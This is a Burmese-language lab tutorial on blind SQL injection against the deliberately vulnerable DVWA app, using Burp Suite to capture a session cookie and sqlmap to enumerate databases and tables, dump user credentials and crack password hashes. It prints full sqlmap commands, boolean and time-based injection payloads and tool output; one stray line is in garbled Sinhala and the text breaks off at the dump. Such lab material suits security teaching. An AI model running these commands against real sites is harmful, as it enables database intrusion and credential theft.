အခုဆက်လေ့လာရမှာကတော့ Blind SQL injection အကြောင်းပဲ ဖြစ်ပါတယ်။ Blind SQLi ဆိုတာ Attacker က Web Page မှာ SQL injection command တွေကို executes လှမ်းလုပ်တဲ့အခါမှာ HTTP responses မှာ database errors ဒါမှမဟုတ် SQL query နဲ့သက်ဆိုင်တဲ့ တာတွေပါဝင် မလာမျိုးကိုပြောတာ ဖြစ်ပါတယ်။ Blind SQL Injection မှာဆိုရင်တော့ Boolean-based blind SQL injection နဲ့ Time-based SQL Injection ဆိုပြီးတော့ (၂)မျိုး ရှိပါတယ်။


### Boolean-based Blind SQL Injection

Boolean query က Application အတွက် response ပြန်ရာမှာတော့ database ထဲကနေမတူညီတဲ့ result ကိုထွက်ပေးပါတယ်။ အဲဒါကိုအခြေခံပြီးတော့ ကျွန်တော်တို့က character တွေကိုအသုံးပြုပြီးတော့ Database name, table name, column name အစရှိတာတွေကို enumerating လုပ်လိုရပါတယ်။


အဲဒီ Lab ကိုစမ်းပိုအတွက် SQLMap, Burp Suite တို့ကိုအသုံးပြုပါမယ်။ အရင်ဆုံး Brup Suite ကိုဖွင့်ပါမယ်။ ပြီးရင်တော့ Proxy Config လုပ်ပါမယ်။ အဲအတွက် Proxy tab ကိုသွားပါ။ ပြီးရင်တော့ Options tab ထဲကိုဆက်သွားပါမယ်။ ပြီးရင် အဲထဲကနေ Port ကိုကျွန်တော်ကတော့ ပြောင်းထားပါတယ်။ စာဖတ်သူတွေကလဲ စိတ်တိုင်းကျ Port ကိုပြောင်းပေးလိုရပါတယ်။




ප්‍රිෂ්ණයෙන් Browser දෙමු Proxy address හෝ Port තිබූ configure වායුවලදු පිහිටියි।



ပြီးရင်တော့ web browser ကနေ DVWA ခေါ်ပါမယ် DVWA Security ကိုလဲ Low ထားပါမယ်။ ပြီးရင် SQL Injection (Blind) tab ထဲကိုသွားပါမယ်။



အဲက UserID Input မှာ ကျွန်တော်တို့ Number လေးတွေထည့်ကြည့်ပါမယ်။ ဘာတွေမြင်ရမလဲဆိုတာပေါ့။ ကျွန်တော်အရင်ဆုံး အဲတဲ့မှာ 1 ထည့်ပြီးတော့ Submit ဆိုတဲ့ button ကိုနှိပ်ကြည့်ပါမယ်။



ဒါလိုဂ်အောက်မှာ စာတန်းအနီးလေးနဲ့ အဲ User ID က Database ထဲမှာရှိနေတယ်လို့ပြောတာဖြစ်ပါတယ်။ အခုကျွန်တော်စမ်းပြတာက DVWA version အသစ်မှာဖြစ်ပါတယ်။ အဟောင်းမှာဆိုရင်တော့ အောက်ကပုံအတိုင်းတွေ့ရမှာ ဖြစ်ပါတယ်။

The screenshot shows the DVWA SQL Injection (Blind) interface. On the left sidebar, 'SQL Injection (Blind)' is selected. In the main area, there's a 'User ID:' input field containing '1'. Below it, a red box highlights the output area which displays 'ID: 1', 'First name: admin', and 'Surname: admin'. A 'Submit' button is visible next to the input field.

ကျွန်ုပ်တော်ကတော့ Version အသစ်မှာပဲ စမ်းပါမယ် နောက် Number တစ်ခုထက်ထည့်ကြည့်ရအောင်။ ဒီတစ်ခါ ကျွန်ုပ်တော်က 2 ကိုထည့်ပါမယ်။

The screenshot shows the DVWA SQL Injection (Blind) interface. On the left sidebar, 'Brute Force' is selected. In the main area, there's a 'User ID:' input field containing '2'. Below it, a red message says 'User ID exists in the database.'


ဒဲ User ID ကလဲ Database ထဲမှာရှိနေတယ်လို့ပြောပါတယ်။ ဒါဆိုနောက် Number တစ်ခုထက်ထည့်ကြည့်ရအောင်။ ဒီတစ်ခါ ကျွန်ုပ်တော် 6 ကိုထည့်လိုက်ပါမယ်။

The screenshot shows the DVWA SQL Injection (Blind) interface. On the left sidebar, 'SQL Injection (Blind)' is selected. In the main area, there's a 'User ID:' input field containing '6'. Below it, a red message says 'User ID is MISSING from the database.'


**More Information**

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://ferruh.mavituna.com/sql-injection-cheat-sheet/sql-injection-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/Blind\\_SQL\\_Injection](https://www.owasp.org/index.php/Blind_SQL_Injection)
- <http://bobby-tables.com/>

ဒါဆိုရင်တော့ အဲဒီ User ID Database ထဲမှာ အဲဒီ User ID မရှိဘူးဆိုတဲ့ message ကိုကျန်တော်တို့ တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါဆိုရင် ကျန်တော်တို့ UserID box ထဲမှာ 1 ကိုပြန်ထည့်ပါမယ်။ ပြီးရင် Burp Suite ရဲ့ Proxy tab ထဲက intercept tab ထဲမှာ Intercept is off ဆိုတဲ့ button လေးကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ကျန်တော်တို့က အဲ button ကို On ပေးလိုက်ပါ။



On ပြီးသွားရင်တော့ စောနက DVWA ထဲက User ID နေရာမှာ 1 ကိုထည့်ပြီး Submit ဆိုတဲ့ button ကိုနိုင်လိုက်ပါ။ နိုင်လိုက်ပြီဆိုရင်တော့ Burp Suite မှာ ကျန်တော်တို့လိုချင်တဲ့ Cookie ကိုတွေ့ရမှာဖြစ်ပါတယ်။ အဲ Cookie ကို text file တစ်ခုထဲမှာ Copy ယူပြီးသိမ်းထားလိုက်ပါ။



ပြီးရင်တော့ Burp Suite ကနေ Forward ဆိုတဲ့ button ကိုနိုင်လိုက်ပါ။ နိုင်ပြီးသွားတာနဲ့ browser က URL ကို copy ကူးပြီးတော့ စောနက Cookie ထည့်ထားတဲ့ text file ထဲကိုထည့်လိုက်ပါ။ အောက်မှာ ပုံနှင့်တက္ကဖော်ပြထားပါတယ်။



Ok ကျန်တော်တို့ SQL Injection attack စတင်လုပ်လိုပါပြီ။ Terminal နေ sqlmap -u "your\_url" --cookie="your\_cookie" ဆိုပြီးရိုက်ထည့်လိုက်ပါ။ -u ဆိုတဲ့နေရာမှာ ကျန်တော်တို့စောနက copy ယူထားတဲ့ url ကိုထည့်ပေးရမှာဖြစ်ပြီး --cookie="" ဆိုတဲ့နေရာမှာတော့ ကျန်တော်တို့ copy လုပ်ထားတဲ့ cookie ကိုထည့်ပေးရမှာ ဖြစ်ပါတယ်။

```
File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://10.10.10.11/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=tak5628ii8fhjk49o63ule2pko"
```

ပြီးရင်တော့ Enter ခေါက်လိုက်ပါ။ ဒါဆိုရင်တော့စတင်ပြီးလုပ်ဆောင်နေပြီ ဖြစ်ပါတယ်။ တွေ့။ DBMS တွေကို test လုပ်ပြီးမလားမေးတာ ဖြစ်ပါတယ်။ N လို့ထည့်ပေးလိုက်ပါ။

```
root@kali:~# sqlmap -u "http://10.10.10.11/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=tak5628ii8fhjk49063ule2pk0" --method=GET  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility  
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage  
caused by this program  
[*] starting @ 02:49:49 /2019-11-27/  
  
[02:49:50] [INFO] testing connection to the target URL  
[02:49:50] [INFO] checking if the target is protected by some kind of WAF/IPS  
[02:49:50] [INFO] testing if the target URL content is stable  
[02:49:51] [INFO] target URL content is stable  
[02:49:51] [INFO] testing if GET parameter 'id' is dynamic  
[02:49:51] [WARNING] GET parameter 'id' does not appear to be dynamic  
[02:49:51] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable  
[02:49:51] [INFO] testing for SQL injection on GET parameter 'id'  
[02:49:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[02:49:51] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)  
[02:49:51] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

အခုဖော်ပြပါပုံအတိုင်းတွေ့လာရင် ၁ လိုထည့်ပေးရမှာ ဖြစ်ပါတယ်။ တခြား DBMS ကို payload တွေအသုံးပြုပြီး test လုပ်တာကို Skip လုပ်မလားလိုမေးတာ ဖြစ်ပါတယ်။ ၁ လိုထည့်ပြီးရင် ကျန်ရှိနေတဲ့ tests တွေကိုပါဆက်ပြီးလုပ်ဆောင်ဖို့အတွက် ထက်ပြီးတော့ ၁ လိုထက်ထည့်ပေးရပါမယ်။

```
[02:49:51] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[02:49:51] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[02:51:53] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[02:51:53] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[02:51:53] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[02:51:53] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[02:51:53] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[02:51:53] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[02:51:53] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:51:53] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:51:53] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:51:53] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:51:53] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:51:53] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:51:53] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:51:53] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[02:51:53] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[02:51:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[02:51:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[02:51:53] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[02:51:53] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[02:51:53] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[02:51:53] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[02:51:53] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[02:51:53] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
```

ပြီးရင်တော့ အောက်ဖော်ပြပါပုံအတိုင်း ကျွန်တော်တို့တွေ Exploitable လုပ်လိုမရသေးဘူးဆိုပြီး  
ပြပါလိမ့်မယ် တဲ့ခြား random integer --union-char value တွေကိုအသုံးပြုပြီး ဆက်လက်လုပ်  
ဆောင်မလား မေးတာဖြစ်တဲ့အတွက် ၇ ကိုဆက်နိုင်ပေးရပါမယ်။ ၂ ကြိမ်မေးရင် ၂ ကြိမ်ထည့်ပေးရပါ  
မယ်။

```
ding the range for current UNION query injection technique test
[02:28:39] [INFO] target URL appears to have 2 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[02:33:56] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[02:33:57] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[02:34:04] [INFO] testing 'MySQL UNION query (16) - 1 to 20 columns'
[02:34:04] [INFO] testing 'MySQL UNION query (16) - 21 to 40 columns'
[02:34:04] [INFO] testing 'MySQL UNION query (16) - 41 to 60 columns'
[02:34:05] [INFO] testing 'MySQL UNION query (16) - 61 to 80 columns'
[02:34:05] [INFO] testing 'MySQL UNION query (16) - 81 to 100 columns'
```

ဒါလိုရင်တော့ 'id' ဆိုတဲ့ parameter က vulnerable ဖြစ်နေတာကိုကျန်တော်တို့ တွေပြီဖြစ်ပါတယ်။

```
[02:34:05] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] ■
```

အဲမှာလဲ သူက Y/N မေးပါလိမ့်မယ့် ကျန်တော်တို့က ဒီတစ်ခါမှာတော့ N ထည့်ပေးပါမယ်။  
အဲလိုထည့်ပေးပြီးရင်တော့ ကျန်တော်တို့တွေ အောက်ကပုံအတိုင်း Database information  
အပြည့်စုံကိုတွေ့ရမှာ ဖြစ်ပါတယ်။

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 224 HTTP(s) requests:
---

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2' AND 7704=7704 AND 'taCX'='taCX&Submit=Submit

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=2' AND SLEEP(5) AND 'qqSO'='qqSO&Submit=Submit
---

[02:40:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[02:40:05] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 167 times
[02:40:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.13'
[*] ending @ 02:40:05 /2019-11-29

root@kali:~# ■
```

ပြီးရင်တော့ ဆက်ပြီး Database တွေကိုဆက်ရှုပါမယ်။ အပေါ်က ထည့်သွင်းထားတဲ့ Command  
အနောက်မှာပဲ ဆက်ပြီးတော့ --dbs ဆိုပြီးထည့်သွင်းပေးလိုက်ပါ။

```
root@kali:~# sqlmap -u "http://10.10.10.13/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0en6bt92g4mgtf9qfanp3lqotk" --dbs
```

အဲလိုမျိုးထည့်သွင်းပြီးတာအဲ အောက်ဖော်ပြပါပုံအတိုင်း ရှိနေတဲ့ Database တွေကို  
ကျန်တော်တို့တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

```
[03:09:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[03:09:06] [INFO] fetching database names
[03:09:06] [INFO] fetching number of databases
[03:09:06] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[03:09:06] [INFO] retrieved: 7
[03:09:06] [INFO] retrieved: information_schema
[03:09:07] [INFO] retrieved: bWAPP
[03:09:07] [INFO] retrieved: dvwa
[03:09:07] [INFO] retrieved: mutillidae
[03:09:08] [INFO] retrieved: mysql
[03:09:08] [INFO] retrieved: performance_schema
[03:09:09] [INFO] retrieved: sys
available databases [7]:
[*] bWAPP
[*] dvwa
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
[*] sys

[03:09:09] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 223 times
[03:09:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.13'

[*] ending @ 03:09:09 /2019-11-29/
root@kali:~#
```

ဒါလိုဂ်တော့ Database တွေဘယ်နှစ်ခုရှိလဲ ဆိတာကို ကျွန်တော်တို့သိပြုဖြစ်ပါတယ်။ ဆက်ပြီးတော့ မိမိကြည့်ချင်တဲ့ Database ထဲက table တွေကိုဆွဲထုတ်ကြည့်ပါမယ်။ စောနကထည့်ခဲ့တဲ့ --dbs နေရာမှာ -D dvwa --table ဆိုပြီးထည့်သွင်းပေးလိုက်ပါ။

```
File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://10.10.10.13/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0en6bt92g4mgtf9qfanp3lqotk" -D dvwa --table
root@kali:~#
```

ပြီးရင်တော့ Enter ခေါက်လိုက်ပါ။ အဲလိုမျိုးကြည့်လိုက်တဲ့အခါ dvwa ဆိုတဲ့ database ထဲမှာ guestbook ဆိုတဲ့ table နဲ့ users ဆိုတဲ့ table ဂုဏ်တွေမြင်ရမှာ ဖြစ်ပါတယ်။

```
[03:16:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[03:16:13] [INFO] fetching tables for database: 'dvwa'
[03:16:13] [INFO] fetching number of tables for database 'dvwa'
[03:16:13] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[03:16:13] [INFO] retrieved: 2
[03:16:13] [INFO] retrieved: guestbook
[03:16:13] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
[03:16:14] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[03:16:14] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.13'

[*] ending @ 03:16:14 /2019-11-29/
root@kali:~#
```


ကျွန်တော်တို့ဆက်ပြီးတော့ user table ထဲက column ကိုဆက်ကြည့်ပါမယ်။ Command ကိုတော့အောက်ကပုံမှာ ဖော်ပြပေးထားပါတယ်။

```
root@kali:~# sqlmap -u "http://10.10.10.13/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0en6bt92g4mgtf9qfanp3lqotk" -T users --column
```

အဲအခါမှာအောက်ကပိုအတိုင်း user column မှပါဝင်တာတွေကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
Database: dwva
Table: users
[8 columns]
+-----+-----+
| Column      | Type   |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70)  |
| failed_login | int(3)    |
| first_name   | varchar(15) |
| last_login    | timestamp |
| last_name     | varchar(15) |
| password      | varchar(32)  |
| user_id       | int(6)    |
+-----+-----+
[03:18:30] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 528 times
[03:18:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.13'
[*] ending @ 03:18:30 /2019-11-29/
root@kali:~#
```

ကျွန်တော်တို့တွေ ဆက်ပြီးတော့ users, password, user\_id တို့ကိုဆက်လက်ဖော်ထုတ်ပါမယ်။ Command ကိုပုံမှာပေးပါ။



```
root@kali:~# sqlmap -u "http://10.10.10.13/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0en6bt92g4mgtf9qfanp3lqotk" -C user,password,user_id --dump
```

အပေါ်ကပိုအတိုင်း ကျွန်တော်တို့ထည့်သွင်းလိုက်တဲ့အခါမှာ ကျွန်တော်တို့ကို hases တွေကို store လုပ်မလားလို့မေးတာ ဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ မလုပ်တော့ပါဘူး။အဲဒါကြောင့် N လိုထည့်သွင်းလိုက်ပါတယ်။

```
[03:26:41] [INFO] resumed: smithy
[03:26:41] [INFO] resumed: 5f4dcc3b5aa765d61d8327deb882cf99
[03:26:41] [INFO] resumed: 5
[03:26:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
```

အဲလိုထည့်သွင်းပြီးသွားတဲ့အခါမှာတော့ password ကို dictionary-based attack ကိုအသုံးပြုပြီး crack လုပ်မလားမေးတာ ဖြစ်ပါတယ်။ လုပ်မှာမို့လို Y လိုထည့်သွင်းလိုက်ပါတယ်။

```
[03:31:09] [INFO] resumed: 5
[03:31:09] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```

Dictionary-based attack လုပ်ပြီးသွားတဲ့အခါ အောက်ဖော်ပြပါပုံအတိုင်း user name, password, user\_id တို့ကို table နဲ့ဖော်ပြထားတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့ကိုဆက်ပြီးတော့ dictionary attack ဆက်လုပ်မလားမေးတာ ဖြစ်ပါတယ်။ ထက်မလုပ်တော့ပါဘူး အဲအတွက် N ဒါမှမဟုတ် q ထည့်သွင်းလိုပါတယ်။

```
Database: dvwa
Table: users
[5 entries]
